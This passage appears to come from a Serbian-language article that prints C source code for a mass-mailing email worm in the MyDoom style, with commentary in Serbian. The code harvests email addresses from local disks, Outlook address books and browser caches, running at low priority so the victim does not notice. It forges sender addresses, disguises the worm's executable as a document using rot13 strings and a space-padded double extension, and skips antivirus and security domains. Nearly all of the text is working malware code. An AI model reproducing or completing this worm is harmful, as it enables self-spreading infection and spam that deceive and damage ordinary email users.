    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
  };
  struct maillist_t *root, *top;
  int i, j, st_i, end_i, mail_len;
  int found;
  char out_buf[256];

  root = top = NULL;
  for (i=0,found=0; i<len; i++) {
    if (buf[i] != '@') continue;

    for (st_i=i; st_i>0; st_i--)
      if (mail_chars[buf[st_i-1]] == 0) break;
    for (end_i=i+1; end_i<len; end_i++)
      if (mail_chars[buf[end_i]] == 0) break;

    for (; st_i<end_i; st_i++)
      if (mail_chars[buf[st_i]] != 2) break;
    if (((st_i+3) >= end_i) || (st_i >= i)) continue;
    for (; end_i > st_i; end_i--)
      if (mail_chars[buf[end_i-1]] != 2) break;
    if ((end_i <= (st_i+3)) || (end_i <= i)) continue;

    mail_len = end_i - st_i;
    if (mail_len < 7) continue;  /* x@xx.xx */

    found++;
    for (j=0; (j < (sizeof(out_buf)-2)) && (j < mail_len); j++)
      out_buf[j] = buf[st_i+j];
    out_buf[j] = 0;
    scan_out(out_buf);
  }

  return found;
}

int scan_textfile(const char *filename)
{
  HANDLE hFile;
  DWORD dwRead, dwTotalRead, dwTotalFound;
  char buf[65535];

  hFile=CreateFile(filename, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
    NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) return 1;

  dwTotalRead = 0;
```

```
  dwTotalFound = 0;
  for (;;) {
    dwRead = 0;
    ReadFile(hFile, buf, sizeof(buf)-2, &dwRead, NULL);
    if (dwRead == 0 || dwRead >= sizeof(buf)) break;
    dwTotalRead += dwRead;
    buf[dwRead] = 0;

    scantext_textcvt(buf, dwRead);
    dwTotalFound += scantext_extract_ats(buf, dwRead);

    if ((dwTotalFound == 0) && (dwTotalRead > (300*1024)))
      break;
  }
  CloseHandle(hFile);
  return 0;
}

// Rekurzivno pretraživanje direktorijuma

static int scan_wab(const char *);

static void scan_dir_file(const char *path, WIN32_FIND_DATA *fd)
{
  char file_ext[16];
  int i, j;
  DWORD size_lim;

  if (fd->nFileSizeLow < 40) return;

  for (i=0,j=-1; fd->cFileName[i] && (i < 255); i++)
    if (fd->cFileName[i] == '.') j=i;

  if (j < 0) {
    file_ext[0] = 0;
  } else {
    lstrcpyn(file_ext, fd->cFileName+j+1, sizeof(file_ext)-1);
    CharLower(file_ext);
  }

  do {
    size_lim = 200 * 1024;

    i = 0;
    // stop
    if (file_ext[0] == 0)
      if (fd->nFileSizeLow > (20*1024)) break;

    i = 1;
    // analiziraj kao tekstualnu datoteku
    if (lstrcmp(file_ext, "txt") == 0) {size_lim=80*1024; break; }
    if (xstrncmp(file_ext, "htmb", 3) == 0) break;
```

```
    if (xstrncmp(file_ext, "shtl", 3) == 0) break;
    if (xstrncmp(file_ext, "phpq", 3) == 0) break;
    if (xstrncmp(file_ext, "aspd", 3) == 0) break;
    if (xstrncmp(file_ext, "dbxn", 3) == 0) break;
    if (xstrncmp(file_ext, "tbbg", 3) == 0) { size_lim=1200*1024; break; }
    if (xstrncmp(file_ext, "adbh", 3) == 0) break;
    if (lstrcmp(file_ext, "pl") == 0) break;

    i = 2;
    // analiziraj kao WAB - Outlook Address Book
    if (xstrncmp(file_ext, "wab", 3) == 0) { size_lim=8*1024*1024; break; }

    i = 0;
    return;
  } while (0);

  if (fd->nFileSizeLow > size_lim) return;

  while (scan_freezed) Sleep(2048);

  if (i == 1) {
    scan_textfile(path);
  } else if (i == 2) {
    scan_wab(path);
  }
}

static int scan_dir1(const char *path, int max_level)
{
  WIN32_FIND_DATA fd;
  HANDLE hFind;
  char buf[MAX_PATH+20];

  if ((max_level <= 0) || (path == NULL)) return 1;
  if (path[0] == 0) return 1;

  while (scan_freezed) Sleep(2048);

  lstrcpy(buf, path);
  if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
  lstrcat(buf, "*.*");

  memset(&fd, 0, sizeof(fd));
  for (hFind=NULL;;) {
    if (hFind == NULL) {
      hFind = FindFirstFile(buf, &fd);
      if (hFind == INVALID_HANDLE_VALUE) hFind = NULL;
      if (hFind == NULL) break;
    } else {
      if (FindNextFile(hFind, &fd) == 0) break;
    }
```

```
    if (fd.cFileName[0] == '.') {
      if (fd.cFileName[1] == 0) continue;
      if (fd.cFileName[1] == '.')
        if (fd.cFileName[2] == 0) continue;
    }

    lstrcpy(buf, path);
    if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
    lstrcat(buf, fd.cFileName);

    if ((fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) ==
      FILE_ATTRIBUTE_DIRECTORY) {
      Sleep(75);
      scan_dir1(buf, max_level-1);
    } else {
      scan_dir_file(buf, &fd);
    }
  }
  if (hFind != NULL) FindClose(hFind);
  return 0;
}

// .wab skener

static int scan_wab(const char *filename)
{
  HANDLE hFile, hMap;
  DWORD cnt, base1, maxsize, i;
  register DWORD b, j;
  unsigned char *ptr;
  char email[128];

  hFile=CreateFile(filename, GENERIC_READ, FILE_SHARE_READ|FILE_SHARE_WRITE,
      NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
  if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) return 1;
  maxsize = GetFileSize(hFile, NULL);

  hMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
  if (hMap == NULL || hMap == INVALID_HANDLE_VALUE) {
    CloseHandle(hFile);
    return 2;
  }

  ptr = (unsigned char *)MapViewOfFile(hMap, FILE_MAP_READ, 0, 0, 0);
  if (ptr == NULL) {
    CloseHandle(hMap);
    CloseHandle(hFile);
    return 3;
  }

  base1 = *((DWORD *)(ptr + 0x60));
  cnt = *((DWORD *)(ptr + 0x64));
```

```
  for (i=0; i<cnt; i++) {
    b = base1 + i * 68;
    memset(email, '\0', sizeof(email));
    for (j=0; (b < maxsize) && (j < 68); j++, b+=2) {
      email[j] = ptr[b];
      if (ptr[b] == 0) break;
    }
    if (j > 0)
      scan_out(email);
  }

  UnmapViewOfFile(ptr);
  CloseHandle(hMap);
  CloseHandle(hFile);
  return 0;
}

static void scan_default_wab()
{
  HKEY k;
  DWORD dw;
  char key_path[80], wabpath[256];

  /* "Software\\Microsoft\\WAB\\WAB4\\Wab File Name" */
  rot13(key_path, "Fbsgjner\\Zvpebfbsg\\JNO\\JNO4\\Jno Svyr Anzr");
  if (RegOpenKeyEx(HKEY_CURRENT_USER, key_path, 0, KEY_READ, &k) != 0)
    return;
  memset(wabpath, '\0', sizeof(wabpath));
  dw = sizeof(wabpath);
  RegQueryValueEx(k, NULL, NULL, NULL, wabpath, &dw);
  RegCloseKey(k);
  if (wabpath[0] != 0)
    scan_wab(wabpath);
}

// pretraživanje direktorijuma sa privremenim datotekama

void scan_ietemp()
{
  char buf[MAX_PATH+128];
  char sz_ls[64], sz_tif[64];
  int i;

  // "Temporary Internet Files"
  rot13(sz_tif, "Grzcbenel Vagrearg Svyrf");
  // "Local Settings"
  rot13(sz_ls, "Ybpny Frggvatf");

  for (i=0; i<2; i++) {
    memset(buf, 0, sizeof(buf));
    if (i == 0)
      GetWindowsDirectory(buf, sizeof(buf));
```

```
    else
      GetEnvironmentVariable("USERPROFILE", buf, sizeof(buf));
    if (buf[0] == 0) continue;
    if (buf[lstrlen(buf)-1] != '\\') lstrcat(buf, "\\");
    if (i == 1) {
      lstrcat(buf, sz_ls);
      lstrcat(buf, "\\");
    }
    lstrcat(buf, sz_tif);
    scan_dir1(buf, 5);
  }
}

void scan_disks()
{
  char buf[MAX_PATH], sysdisk;

  memset(buf, 0, sizeof(buf));
  GetSystemDirectory(buf, sizeof(buf));
  sysdisk = buf[0];

  lstrcpy(buf+1, ":\\");
  scan_dir1(buf, 15);

  for (buf[0]='C'; buf[0]<'Z'; buf[0]++) {
    if (buf[0] == sysdisk) continue;
    switch (GetDriveType(buf)) {
      case DRIVE_FIXED:
      case DRIVE_RAMDISK:
        break;
      default:
        continue;
    }
    Sleep(8096);
    scan_dir1(buf, 15);
  }
}

// funkcija scan_main() koja obavlja pretragu za adresama
// pretraga se obavlja pomoću niti veoma niskog prioriteta kako žrtva
// ne bi posumnjala na dodatne aktivnosti koje koriste procesor

void scan_init()
{
  scan_freezed = 0;
  return;
}

void scan_freeze(int do_freeze)
{
  scan_freezed = do_freeze;
}
```

```
void scan_main()
{
  scan_default_wab();

  SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
  scan_ietemp();

  for (;;) {
    scan_disks();
    Sleep(32768);
  }
}
```

[2.] Generator poruka

- Datoteka msg.h

```
#ifndef _SYNC_MSG_H_
#define _SYNC_MSG_H_

char *msg_generate(char *email);

#endif
```

- Datoteka msg.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include "lib.h"
#include "msg.h"
#include "zipstore.h"
#include "massmail.h"

// struktura poruke

struct msgstate_t {
  char *to, from[256], subject[128];
  char exe_name[32], exe_ext[16];
  char zip_used, zip_nametrick, is_tempfile;
  char attach_name[256];
  char attach_file[MAX_PATH];
  int attach_size;    /* in bytes */
  char mime_boundary[128];
  char *buffer;
  int buffer_size;
};

// odabir polja "From:"

static void select_from(struct msgstate_t *state)
{
```

```
  static const char *step3_domains[] = {
  // "aol.com", "msn.com", "yahoo.com", "hotmail.com"
     "nby.pbz", "zfa.pbz", "lnubb.pbz", "ubgznvy.pbz"
  };
  int i, j, n;
  struct mailq_t *mq;

  state->from[0] = 0;

  while ((xrand16() % 100) < 98) {
    for (n=0,mq=massmail_queue; mq; mq=mq->next, n++);
    if (n <= 3) break;
    j = xrand32() % n;
    for (i=0,mq=massmail_queue; mq; mq=mq->next, i++)
      if (i == j) break;
    if (mq == NULL) break;
    lstrcpy(state->from, mq->to);
    return;
  }

  // ime korisnika; 3-5 karaktera
  j = 3 + (xrand16() % 3);
  for (i=0; i<j; i++)
    state->from[i] = 'a' + (xrand16() % 26);
  state->from[i++] = '@';
  j = xrand16() % (sizeof(step3_domains) / sizeof(step3_domains[0]));
  rot13(state->from+i, step3_domains[j]);
}

// odabir imena datoteke sa telom crva koja se šalje u prilogu

static void select_exename(struct msgstate_t *state)
{
  static const struct {
    char pref;
    const char *name;
  } names[] = {
    { 30, "qbphzrag" },
    { 15, "ernqzr" },
    { 15, "qbp" },
    { 15, "grkg" },
    { 10, "svyr" },
    { 10, "qngn" },
    { 5, "grfg" },
    { 17, "zrffntr" },
    { 17, "obql" },
    { 0, "" }
  };
  static const struct {
    char pref;
    const char *ext;
  } exts[] = {
```

```
    { 50, "cvs" },
    { 50, "fpe" },
    { 15, "rkr" },
    { 5, "pzq" },
    { 5, "ong" },
    { 0, "" }
  };
  int i, j, tot;

  if ((xrand16() % 100) < 8) {
    j = 3 + (xrand16() % 5);
    for (i=0; i<j; i++)
      state->exe_name[i] = 'a' + (xrand16() % 26);
    state->exe_name[i] = 0;
  } else {
    for (i=0, tot=1; names[i].pref != 0; i++) tot += names[i].pref;
    j = xrand16() % tot;
    for (i=0, tot=1; names[i].pref != 0; i++)
      if ((tot += names[i].pref) >= j) break;
    if (names[i].pref == 0) i = 0;
    rot13(state->exe_name, names[i].name);
  }

  for (i=0, tot=1; exts[i].pref != 0; i++) tot += exts[i].pref;
  j = xrand16() % tot;
  for (i=0, tot=1; exts[i].pref != 0; i++)
    if ((tot += exts[i].pref) >= j) break;
  if (exts[i].pref == 0) i = 0;
  rot13(state->exe_ext, exts[i].ext);

  wsprintf(state->attach_name, "%s.%s", state->exe_name, state->exe_ext);
}

// odabir polja "Subject:"

static void select_subject(struct msgstate_t *state)
{
  static const struct {
    char pref;
    const char *subj;
  } subjs[] = {
    { 12, "" },
    { 35, "grfg" },
    { 35, "uv" },
    { 35, "uryyb" },
    { 8, "Znvy Qryvirel Flfgrz" },
    { 8, "Znvy Genafnpgvba Snvyrq" },
    { 8, "Freire Ercbeg" },
    { 10, "Fgnghf" },
    { 10, "Reebe" },
    { 0, "" }
  };
```

```
  int i, j, tot;

  if ((xrand16() % 100) < 5) {
    j = 3 + (xrand16() % 15);
    for (i=0; i<j; i++)
      state->subject[i] = 'a' + (xrand16() % 26);
    state->subject[i] = 0;
  } else {
    for (i=0, tot=1; subjs[i].pref != 0; i++) tot += subjs[i].pref;
    j = xrand16() % tot;
    for (i=0, tot=1; subjs[i].pref != 0; i++)
      if ((tot += subjs[i].pref) >= j) break;
    if (subjs[i].pref == 0) i = 0;
    rot13(state->subject, subjs[i].subj);
  }

  i = xrand16() % 100;
  if ((i >= 50) && (i < 85))
    CharUpperBuff(state->subject, 1);
  else if (i >= 85)
    CharUpper(state->subject);
}

static int select_attach_file(struct msgstate_t *state)
{
  HANDLE h;
  char buf[MAX_PATH];

  state->zip_used = 0;
  state->zip_nametrick = 0;
  if ((xrand16() % 100) < 64)
    state->zip_used = 1;

  if (state->zip_used == 0) {
    state->is_tempfile = 0;
    GetModuleFileName(NULL, state->attach_file, MAX_PATH);
  } else {
    state->is_tempfile = 1;
    buf[0] = 0;
    GetTempPath(MAX_PATH, buf);
    if (buf[0] == 0)
      return 1;
    state->attach_file[0] = 0;
    GetTempFileName(buf, "tmp", 0, state->attach_file);
    if (state->attach_file[0] == 0)
      return 1;
    GetModuleFileName(NULL, buf, MAX_PATH);

    state->zip_nametrick = 0;
    if ((xrand16() % 100) < 40)
      state->zip_nametrick = 1;
```

```
    if (state->zip_nametrick == 0) {
      if (zip_store(buf, state->attach_file, state->attach_name))
        return 1;
    } else {
      char zip_name[512];
      int i;

      lstrcpy(zip_name, state->exe_name);
      lstrcat(zip_name, ".");
      switch (xrand16() % 5) {
        case 0: lstrcat(zip_name, "doc"); break;
        case 1: case 2: lstrcat(zip_name, "htm"); break;
        default: lstrcat(zip_name, "txt"); break;
      }
      for (i=0; i<70; i++)
        lstrcat(zip_name, " ");
      lstrcat(zip_name, ".");
      switch (xrand16() % 3) {
        case 0: lstrcat(zip_name, "e"); lstrcat(zip_name, "xe"); break;
        case 1: lstrcat(zip_name, "s"); lstrcat(zip_name, "cr"); break;
        default: lstrcat(zip_name, "p"); lstrcat(zip_name, "if"); break;
      }

      if (zip_store(buf, state->attach_file, zip_name))
        return 1;
    }
    wsprintf(state->attach_name, "%s.zip", state->exe_name);
  }

  h = CreateFile(state->attach_file, GENERIC_READ,
    FILE_SHARE_READ|FILE_SHARE_WRITE, NULL, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, NULL);
  if (h == NULL || h == INVALID_HANDLE_VALUE) {
    if (state->is_tempfile) DeleteFile(state->attach_file);
    return 1;
  }
  state->attach_size = GetFileSize(h, NULL);
  CloseHandle(h);

  if ((state->attach_size < 1024) || (state->attach_size > (300*1024))) {
    if (state->is_tempfile) DeleteFile(state->attach_file);
    return 1;
  }

  return 0;
}

// generisanje teksta poruke

static void write_msgtext(struct msgstate_t *state, unsigned char *p)
{
  struct {
```

```
    int pref;
    char *text;
  } texts[] = {
    { 20, "" },
    { 5, "test" },
    { 40, "The message cannot be represented in 7-bit ASCII encoding and
          has been sent as a binary attachment." },
    { 40, "The message contains Unicode characters and has been sent as a
          binary attachment." },
    { 20, "Mail transaction failed. Partial message is available." },
    { 0, "" }
  };
  int i, j, w;

  if ((xrand16() % 100) < 20) {
    unsigned char c;
    w = 512 + xrand16() % 2048;
    for (i=0; i<w;) {
      c = xrand16() & 0xFF;
      if (c < 32) continue;
      if (c=='=' || c=='+' || c==255 || c==127 || c==128 || c=='@')
        continue;
          p[i++] = c;
      if ((xrand16() % 70) == 0) {
        p[i++] = 13;
        p[i++] = 10;
      }
    }
    p[i] = 0;
    return;
  }

  for (i=0,w=1; texts[i].pref != 0; i++) w += texts[i].pref;
  j = xrand16() % w;
  for (i=0,w=1; texts[i].pref != 0; i++)
    if ((w += texts[i].pref) >= j) break;
  if (texts[i].pref == 0) i = 0;
  lstrcpy(p, texts[i].text);
}

static void base64_t2q(BYTE *t, BYTE *q)
{
  BYTE alpha[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ
                  abcdefghijklmnopqrstuvwxyz0123456789+/";
  q[0] = alpha[t[0] >> 2];
  q[1] = alpha[((t[0] & 03) << 4) | (t[1] >> 4)];
  q[2] = alpha[((t[1] & 017) << 2) | (t[2] >> 6)];
  q[3] = alpha[t[2] & 077];
}

static int msg_b64enc(char *outbuf, struct msgstate_t *state)
{
```

```
  HANDLE hIn;
  BYTE inbuf[1024], t[3], q[3];
  DWORD tp, inp, inlen, outp, i, linepos;
  const DWORD linelen = 76;

  hIn = CreateFile(state->attach_file, GENERIC_READ,
    FILE_SHARE_READ|FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, NULL);
  if (hIn == INVALID_HANDLE_VALUE) return 1;

  for (tp=0, inp=0, inlen=0, outp=0, linepos=0;;) {
    if (inp >= inlen) {
      ReadFile(hIn, inbuf, sizeof(inbuf), &inlen, NULL);
      if (inlen == 0) break;
      inp = 0;
    }
    t[tp++] = inbuf[inp++];
    if (tp == 3) {
      base64_t2q(t, q);
      for (i=0; i<4; i++) {
        outbuf[outp++] = q[i];
        if (++linepos >= linelen) {
          outbuf[outp++] = '\r';
          outbuf[outp++] = '\n';
          linepos = 0;
        }
      }
      memset(t, 0, sizeof(t));
      tp = 0;
    }
  }

  if (tp) {
    base64_t2q(t, q);
    if (tp < 3) q[3] = '=';
    if (tp < 2) q[2] = '=';
    for (i=0; i<4; i++)
      outbuf[outp++] = q[i];
  }

  outbuf[outp] = 0;

  CloseHandle(hIn);
  return 0;
}

// upis zaglavlja poruke

static void write_headers(struct msgstate_t *state)
{
  char *buf = state->buffer;

  wsprintf(state->mime_boundary, "----=_%s_%.3u_%.4u_%.8X.%.8X",
```

```
    "NextPart", 0, xrand16() % 15, xrand32(), xrand32());

  // From:
  rot13(buf, "Sebz: ");
  lstrcat(buf, state->from);

  // To:
  rot13(buf+lstrlen(buf), "\r\nGb: ");
  lstrcat(buf, state->to);

  // Subject
  rot13(buf+lstrlen(buf), "\r\nFhowrpg: ");
  lstrcat(buf, state->subject);

  // Date
  rot13(buf+lstrlen(buf), "\r\nQngr: ");
  mk_smtpdate(NULL, buf+lstrlen(buf));

  // MIME-Version
  rot13(buf+lstrlen(buf), "\r\nZVZR-Irefvba: 1.0");

  // "\r\nContent-Type: multipart/mixed;\r\n"
  rot13(buf+lstrlen(buf), "\r\nPbagrag-Glcr: zhygvcneg/zvkrq;\r\n");
  cat_wsprintf(buf, "\tboundary=\"%s\"", state->mime_boundary);

  // X-Priority: 3
  rot13(buf+lstrlen(buf), "\r\nK-Cevbevgl: 3");

  // X-MSMail-Priority: Normal
  rot13(buf+lstrlen(buf), "\r\nK-ZFZnvy-Cevbevgl: Abezny");

  lstrcat(buf, "\r\n\r\n");
}

// upis tela poruke

static int write_body(struct msgstate_t *state)
{
  char *p = state->buffer;
  char tmp[512];

  // This is a multi-part message in MIME format. */

  rot13(p+lstrlen(p), "Guvf vf n zhygv-cneg zrffntr va
                       ZVZR sbezng.\r\n\r\n");

  //
  // ------=_NextPart_...
  // Content-Type: text/plain;
  //     charset="Windows-1252"
  // Content-Transfer-Encoding: 7bit
```

```
  rot13(tmp,
    "--%f\r\n"
    "Pbagrag-Glcr: grkg/cynva;\r\n"
    "\tpunefrg=\"Jvaqbjf-1252\"\r\n"
    "Pbagrag-Genafsre-Rapbqvat: 7ovg\r\n\r\n"
  );
  cat_wsprintf(p, tmp, state->mime_boundary);

  write_msgtext(state, p+lstrlen(p));
  lstrcat(p, "\r\n\r\n\r\n");

  // ------=_NextPart_xxx
  // Content-Type: application/octet-stream;
  //    name="ntldr"
  // Content-Transfer-Encoding: base64
  // Content-Disposition: attachment;
  //    filename="ntldr"

  rot13(tmp,
    "--%f\r\n"
    "Pbagrag-Glcr: nccyvpngvba/bpgrg-fgernz;\r\n"
    "\tanzr=\"%f\"\r\n"
    "Pbagrag-Genafsre-Rapbqvat: onfr64\r\n"
    "Pbagrag-Qvfcbfvgvba: nggnpuzrag;\r\n"
    "\tsvyranzr=\"%f\"\r\n\r\n"
  );
  cat_wsprintf(p, tmp, state->mime_boundary, state->attach_name,
    state->attach_name);

  if (msg_b64enc(p+lstrlen(p), state))
    return 1;

  cat_wsprintf(p, "\r\n\r\n--%s--\r\n\r\n", state->mime_boundary);

  return 0;
}

// Glavna funkcija koja generiše poruku.
// Funkcija vraća pokazivač na bafer sa generisanom porukom.

char *msg_generate(char *email)
{
  struct msgstate_t state;

  if (email == NULL) return NULL;
  if (lstrlen(email) < 7) return NULL;    /* x@xx.xx */
  memset(&state, '\0', sizeof(state));

  state.to = email;
  select_from(&state);
  select_exename(&state);
  select_subject(&state);
```

```
  if (select_attach_file(&state))
    return NULL;

  state.buffer_size = 8096 + (4 * state.attach_size) / 3;
  state.buffer_size = (((state.buffer_size + 1023) / 1024)) * 1024;
  state.buffer = (char *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT,
    state.buffer_size);
  if (state.buffer == NULL) goto err;

  state.buffer[0] = 0;
  write_headers(&state);
  if (write_body(&state)) goto err;

  if (state.is_tempfile) DeleteFile(state.attach_file);
  return state.buffer;

err:  if (state.is_tempfile) DeleteFile(state.attach_file);
  if (state.buffer != NULL) GlobalFree((HGLOBAL)state.buffer);
  return NULL;
}
```

[3.] Deo koda koji obezbeđuje generisanje e-mail adresa i širenje crva preko elektronske pošte (crv se šalje na prikupljene i generisane e-mail adrese)

- Datoteka massmail.h

```
#ifndef _SYNC_MASSMAIL_H_
#define _SYNC_MASSMAIL_H_

// red pronađenih e-mail adresa

#pragma pack(push, 1)
struct mailq_t {
  struct mailq_t *next;
  unsigned long tick_got;
  char state;         // stanje: 0=neiskorišćen,
                      // 1=trenutno se koristi, 2=iskorišćen
  char priority;      // 0=normalan (adresa prikupljena pomoću skenera)
                      // 1=nizak (generisana adresa)
  char to[1];
};
#pragma pack(pop)

extern struct mailq_t * volatile massmail_queue;

int massmail_addq(const char *email, int prior);

void massmail_init(void);
void massmail_main(void);
DWORD _stdcall massmail_main_th(LPVOID);
```

```
#endif
```

- Datoteka massmail.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "massmail.h"
#include "lib.h"
#include "xdns.h"
#include "scan.h"
#include "msg.h"
#include "xsmtp.h"

#define MAX_DOMAIN 80

struct mailq_t * volatile massmail_queue;
DWORD volatile mmshed_run_threads;

// E-mail filter

#define isemailchar(c) (isalnum(c) || xstrchr("-._!@",(c)))
#define BEGINEND_INV "-._!"

#define TRIM_END(s) {
  int i;
  for (i=lstrlen(s)-1; i>=0; i--) {
    if (isspace(s[i])) continue;
    if (xstrchr(BEGINEND_INV, s[i])) continue;
    if (!isemailchar(s[i])) continue;
    if (s[i] == '@') continue;
    break;
  }
  s[i+1] = 0;
}

static int cut_email(const char *in_buf, char *out_buf)
{
  int i, j;

  if (lstrlen(in_buf) < 3)
    return 1;

  for (i=0; in_buf[i] && (isspace(in_buf[i]) ||
    !isemailchar(in_buf[i])); i++);
  for (; in_buf[i] && xstrchr(BEGINEND_INV, in_buf[i]); i++);

  for (j=0; in_buf[i]; i++) {
    if (in_buf[i] == '@') break;
    if (!isemailchar(in_buf[i])) continue;
    out_buf[j++] = tolower(in_buf[i]);
  }
```

```
  if (in_buf[i] != '@') return 1;
  while (in_buf[i] == '@') i++;
  out_buf[j] = 0;

  TRIM_END(out_buf);

  out_buf[j++] = '@';
  for (; in_buf[i]; i++) {
    if (!isemailchar(in_buf[i])) continue;
    if ((out_buf[j-1] == '.') && (in_buf[i] == '.')) continue;
    out_buf[j++] = tolower(in_buf[i]);
  }
  out_buf[j] = 0;

  TRIM_END(out_buf);

  if ((lstrlen(out_buf) < 3) || (out_buf[0] == '@'))
    return 1;
  return 0;
}

static void email2parts(char *email, char *username, char *domain)
{
  int i;

  for (i=0; (email[i] != '@') && email[i]; i++)
    if (username && !isspace(email[i])) *username++=email[i];
  if (username) *username = 0;

  if ((email[i] == 0) || (domain == NULL)) {
    if (domain) lstrcpy(domain, email);
    return;
  }

  for (i++; email[i]; i++)
    if (!isspace(email[i])) *domain++=email[i];
  *domain = 0;
}

static email_check2(char *email)
{
  static int i, j, tld_len;
  static char usr[256], dom[256];
  if (email[0] == 0) return 1;

  for (i=0, j=0; email[i]; i++)
    if (email[i] == '@') j++;
  if (j != 1) return 1;

  for (i=lstrlen(email); i>0; i--) {
    if (email[i-1] == '.') break;
    if (email[i-1] == '@') return 1;
```

```
  }
  if (i == 0) return 1;

  tld_len = lstrlen(email) - i + 1;
  if ((tld_len < 2) || (tld_len > 4)) return 1;

  email2parts(email, usr, dom);
  i = lstrlen(usr);
  if ((i < 2) || (i > 24)) return 1;
  i = lstrlen(dom);
  // provera imena domena, minimum "xxx.xx"
  if ((i < 6) || (i > 42)) return 1;

  for (i=lstrlen(dom)-1; i>0; i--)
    if ((dom[i] == '.') && (dom[i-1] == '.')) return 1;

  for (i=0, j=0; usr[i]; i++)
    if ((usr[i] >= '0') && (usr[i] <= '9')) j++;
  i = (j * 100) / lstrlen(usr);
  if (lstrlen(usr) > 12) {
    if (i >= 50) return 1;
  } else if (lstrlen(usr) >= 6) {
    if (i >= 60) return 1;
  } else {
    if (i >= 70) return 1;
  }

  return 0;
}

// filtriranje domena

static int email_filtdom(const char *email)
{
  static const char *nospam_domains[] = {
    "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
    "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
    "ruslis", /*vi[ruslis]t */
    ".gov", "gov.", ".mil", "foo.",
    /* "messagelabs", "support" */
    NULL, "\n\n\n"
  };
  static const char *loyal_list[] = {
    "berkeley", "unix", "math", "bsd", "mit.e", "gnu", "fsf.",
    "ibm.com", "google", "kernel", "linux", "fido", "usenet",
    "iana", "ietf", "rfc-ed", "sendmail", "arin.", "ripe.",
    "isi.e", "isc.o", "secur", "acketst", "pgp",
    "tanford.e", "utgers.ed", "mozilla",
    /* "sourceforge", "slashdot", */
    NULL,
    "\n\nbe_loyal:"    /* for final .exe */
  };
```

```
  register int i;
  char dom[256];

  while (*email && *email != '@') email++;
  if (*email != '@') return 0;
  for (i=0,email++; (i<255) && *email; i++, email++)
    dom[i] = tolower(*email);
  dom[i] = 0;

  for (i=0; loyal_list[i]; i++)
    if (xstrstr(dom, loyal_list[i]) != NULL)
      return 100;

  for (i=0; nospam_domains[i]; i++)
    if (xstrstr(dom, nospam_domains[i]) != NULL)
      return 1;
  return 0;
}

// filtriranje imena korisnika

static int email_filtuser(const char *email)
{
  static const char *nospam_fullnames[] = {
    "root", "info", "samples", "postmaster",
    "webmaster", "noone", "nobody", "nothing", "anyone",
    "someone", "your", "you", "me", "bugs", "rating", "site",
    "contact", "soft", "no", "somebody", "privacy", "service",
    "help", "not", "submit", "feste", "ca", "gold-certs",
    "the.bat", "page",
    /* "support" */
    NULL
  };
  static const char *nospam_anypart[] = {
    "admin", "icrosoft", "support", "ntivi",
    "unix", "bsd", "linux", "listserv",
    "certific", "google", "accoun",
    /* "master" */
    NULL
  };
  register int i;
  char usr[256], tmp[16];

  for (i=0; (i<255) && *email && (*email != '@'); i++, email++)
    usr[i] = tolower(*email);
  usr[i] = 0;
  if (*email != '@') return 0;

  for (i=0; nospam_fullnames[i]; i++)
    if (lstrcmp(usr, nospam_fullnames[i]) == 0) return 1;

  if (xstrncmp(usr, "spm", 3) == 0) return 1;
```

```
  rot13(tmp, "fcnz");  /* "spam" */
  // if (xstrncmp(usr, tmp, 4) == 0) return 1;
  if (xstrstr(usr, tmp) != NULL) return 1;

  if (xstrncmp(usr, "www", 3) == 0) return 1;
  if (xstrncmp(usr, "secur", 5) == 0) return 1;
  if (xstrncmp(usr, "abuse", 5) == 0) return 1;

  for (i=0; nospam_anypart[i]; i++)
    if (xstrstr(usr, nospam_anypart[i]) != NULL) return 1;

  return 0;
}

// e-mail filter koji poziva funkcije email_filtdom() i email_filtuser()

static int email_filter(const char *in, char *out)
{
  int i, j;
  if (cut_email(in, out)) return 1;
  for (;;) {
    if (out[0] == 0) break;
    j = email_check2(out);
    if (j == 0) break;
    for (i=(lstrlen(out)-1); i>=0; i--)
      if (out[i] == '@' || out[i] == '.') break;
    if (i <= 0) break;
    if (out[i] != '.') break;
    out[i] = 0;
  }
  if (j != 0) return 1;
  if (email_filtdom(out)) return 1;
  if (email_filtuser(out)) return 1;
  return 0;
}

int massmail_addq(const char *email, int prior)
{
  char m1[256];
  int i;
  struct mailq_t *p1;
  if (lstrlen(email) > 128) return 1;
  if (email_filter(email, m1)) return 1;

  for (p1=massmail_queue; p1; p1=p1->next)
    if (lstrcmpi(p1->to, m1) == 0) return 2;

  i = sizeof(struct mailq_t) + lstrlen(m1) + 4;
  p1 = (struct mailq_t *)HeapAlloc(GetProcessHeap(), 0, i);
  if (p1 == NULL) return 1;
  memset(p1, 0, i);
  p1->state = 0;
```

```
  p1->tick_got = GetTickCount();
  p1->priority = (char)prior;
  lstrcpy(p1->to, m1);
  p1->next = massmail_queue;
  massmail_queue = p1;

  if (xstrstr(m1, ".edu"))
    p1->priority++;

  return 0;
}

// E-mail generator

static const char *gen_names[] = {
    "john",     "john",     "alex",     "michael",  "james",    "mike",
    "kevin",    "david",    "george",   "sam",      "andrew",   "jose",
    "leo",      "maria",    "jim",      "brian",    "serg",     "mary",
    "ray",      "tom",      "peter",    "robert",   "bob",      "jane",
    "joe",      "dan",      "dave",     "matt",     "steve",    "smith",
    "stan",     "bill",     "bob",      "jack",     "fred",     "ted",
    "adam",     "brent",    "alice",    "anna",     "brenda",   "claudia",
